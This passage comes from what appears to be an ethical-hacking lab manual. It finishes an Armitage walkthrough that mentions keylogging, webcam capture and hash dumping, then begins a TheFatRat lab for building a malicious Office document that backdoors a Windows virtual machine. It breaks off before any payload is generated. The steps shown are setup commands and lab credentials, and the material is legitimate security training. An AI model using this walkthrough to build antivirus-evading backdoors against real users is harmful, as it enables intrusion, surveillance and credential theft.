


Figure 1.5.25: Screenshot of target system

37. Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.
38. You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.
39. This concludes the demonstration of how to gain access to a remote system using Armitage.
40. Close all open windows and document all the acquired information.

Hack a Windows Machine with a Malicious Office Document using TheFatRat

Here, we will use TheFatRat to hack the Windows machine with a malicious office document.

Note: Before starting this task, install **Microsoft Office** on the target virtual machine (**Window 10**).

1. In the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 1.6.1: MATE Terminal Icon

Social engineering is one of hackers' most typically used attacks. As recent trends suggest, many big organizations fall victim to this attack vector. The attackers trick an employee of a workplace into clicking links in a legitimate-looking document, which turns out to be malicious and can even evade anti-virus programs.

- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

- Now, type **cd** and press **Enter** to jump to the root directory.

```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~
$ sudo su
[sudo] password for attacker:
[root@parrot]~(/home/attacker)
#cd
```

Figure 1.6.2: Running the programs as a root user

T A S K 6 . 1

Clone TheFatRat

TheFatRat is an exploitation tool that compiles malware with a popular payload that can then be executed on Windows, Android, and Mac OSes. The software offers an easy way to create backdoors and payloads that can bypass most anti-viruses.

- In the **Parrot Terminal** window, type **git clone https://github.com/Sreetsec/TheFatRat** and press **Enter**.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~
#git clone https://github.com/Sreetsec/TheFatRat
Cloning into 'TheFatRat'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 13896 (delta 0), reused 0 (delta 0), pack-reused 13893
Receiving objects: 100% (13896/13896), 298.37 MiB | 9.43 MiB/s, done.
Resolving deltas: 100% (5178/5178), done.
Updating files: 100% (226/226), done.
```

Figure 1.6.3: Cloning TheFatRat to Parrot Security system

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.
 - The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 06 System Hacking/GitHub Tools/** and copy the **TheFatRat** folder.
 - Paste the copied **TheFatRat** folder on the location **/home/attacker/**.
 - In the terminal window, type **mv /home/attacker/TheFatRat /root/**.
6. After the cloning completes, type **cd TheFatRat** and press **Enter**.
7. Type **ls** and press **Enter** to view the files in the TheFatRat folder.


```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
[root@parrot] ~
#cd TheFatRat
[root@parrot] ~/TheFatRat
#ls
autorun      java          prog.c.backup
backdoor_apk LICENSE       README.md
CHANGELOG.md lists         release
config        logs          setup.sh
fatrat        PE            temp
grab.sh       postexploit  tools
icons         powerfull.sh troubleshoot.md
issues.md    prog.c        update
```

Figure 1.6.4: TheFatRat folder content

8. Now, to run the scripts (**fatrat**, **setup.sh**, **powerfull.sh**) located in TheFatRat folder, we must give them access permissions. To do so, use the below commands:
- **chmod +x fatrat** and **Enter**
 - **chmod +x ./setup.sh** and **Enter**
 - **chmod +x ./powerfull.sh** and **Enter**

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~/TheFatRat
#chmod +x fatrat
[root@parrot] ~/TheFatRat
#chmod +x ./setup.sh
[root@parrot] ~/TheFatRat
#chmod +x ./powerfull.sh
```

Figure 1.6.5: Changing folder permissions

TASK 6.2**Install
TheFatRat**


The screenshot shows a terminal window titled "Parrot Terminal". The command `# ./setup.sh` is entered in the terminal. The output of the command is displayed below:

```

Reading package lists... Done
Building dependency tree
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 1962 not upgraded.
Done

Checking necessary packages with your current repositories ... Done

A report was created in :
/root/TheFatRat/logs/apt.log

If you find any issues installing fatrat then
Upload this report to your issue in github

Press [ENTER] key to continue setup


```

Figure 1.6.6: Start TheFatRat setup

9. Type **./setup.sh** and hit **Enter** to begin the installation. Press **Enter** when the **Press [ENTER] key to continue setup** message appears.

Note: The installation of packages takes approximately 5 minutes to complete.

Note: If a pop-up asking for permission appears, use the arrow keys ($\leftarrow \rightarrow$) on the keyboard to navigate to **Yes** and press **Enter** to continue.



The screenshot shows a terminal window titled "INSTALL DNSUTILS". The output of the command is displayed below:

```

Get:95 https://mirrors.sjtug.sjtu.edu.cn/parrot rolling/main amd64 libmono-system-reactive-cil all 5.18.0.240+dfsg-3 [38.2 kB]
Get:96 https://mirror.0x.sg/parrot rolling/main amd64 libmono-system-reactive-core2.2-.240+dfsg-3 [69.6 kB]
Get:99 https://mirror.0x.sg/parrot rolling/main amd64 libmono-system-reactive-experimental 5.18.0.240+dfsg-3 [45.6 kB]
Get:102 https://mirror.yandex.ru/mirrors/parrot rolling/main amd64 libmono-system-reactive-services2.2-cil all 5.18.0.240+dfsg-3 [44.7 kB]
Get:101 https://ftp.halifax.rwth-aachen.de/parrotsec rolling/main amd64 libmono-system-reactive-aliases0.0-cil all 5.18.0.240+dfsg-3 [38.1 kB]
Get:103 https://mirror.0x.sg/parrot rolling/main amd64 libmono-system-reactive-runtime-cil all 5.18.0.240+dfsg-3 [39.1 kB]
Get:104 https://mirror.yandex.ru/mirrors/parrot rolling/main amd64 libmono-system-reactive-windows-forms2.2-cil all 5.18.0.240+dfsg-3 [39.1 kB]
Get:105 https://mirrors.sjtug.sjtu.edu.cn/parrot rolling/main amd64 libmono-system-xaml14.0-cil all 5.18.0.240+dfsg-3 [97.4 kB]
Get:106 https://mirror.yandex.ru/mirrors/parrot rolling/main amd64 libmono-windowsbase4.0-cil all 5.18.0.240+dfsg-3 [87.6 kB]
Get:109 https://mirrors.sjtug.sjtu.edu.cn/parrot rolling/main amd64 libmono-system-runtime4.0-cil all 5.18.0.240+dfsg-3 [78.9 kB]
Get:107 https://ftp.cc.uoc.gr/mirrors/linux/parrot rolling/main amd64 libmono-system-reactive-windows-threading2.2-cil all 5.18.0.240+dfsg-3 [40.5 kB]
50% [Waiting for headers] [Connected to mirrors.ustc.edu.cn (218.104.71.170)]

```

Figure 1.6.7: Installation window

11. After the installation completes, the **Terminal** window appears. Under **Select one of the options below**, type **2** to choose the **[2] Install Searchsploit from Kali Repository** option and press **Enter**.

```
Parrot Terminal
File Edit View Search Terminal Help
Select one of the options below
+---+
| [ 1 ] Setup Searchsploit Path Manually
| [ 2 ] Install Searchsploit from Kali Repository
+---+
Option : [2]
```

Figure 1.6.8: Searchsploit pop-up

12. Under the prompt, **so you can run fatrat from anywhere in your terminal and desktop ?**, type **y** and press **Enter**.

```
Parrot Terminal
File Edit View Search Terminal Help
so you can run fatrat from anywhere in your terminal
and desktop ?
Choose y/n : [y]
```

Figure 1.6.9: TheFatRat create shortcut prompt

T A S K 6 . 3

Make Backdoor File

```
Parrot Terminal
File Edit View Search Terminal Help
Instalation completed , To execute fatrat write anywhere
in your terminal (fatr...)
[root@parrot]~[~/TheFatRat]
#fatr...
```

Figure 1.6.10: Launch fatrat application

14. **TheFatRat** launches and starts to verify the installed dependencies, as shown in the screenshot.




Figure 1.6.11: TheFatRat initial check for dependencies

15. A **Warning** appears, as shown in the screenshot. Press **Enter** to continue.

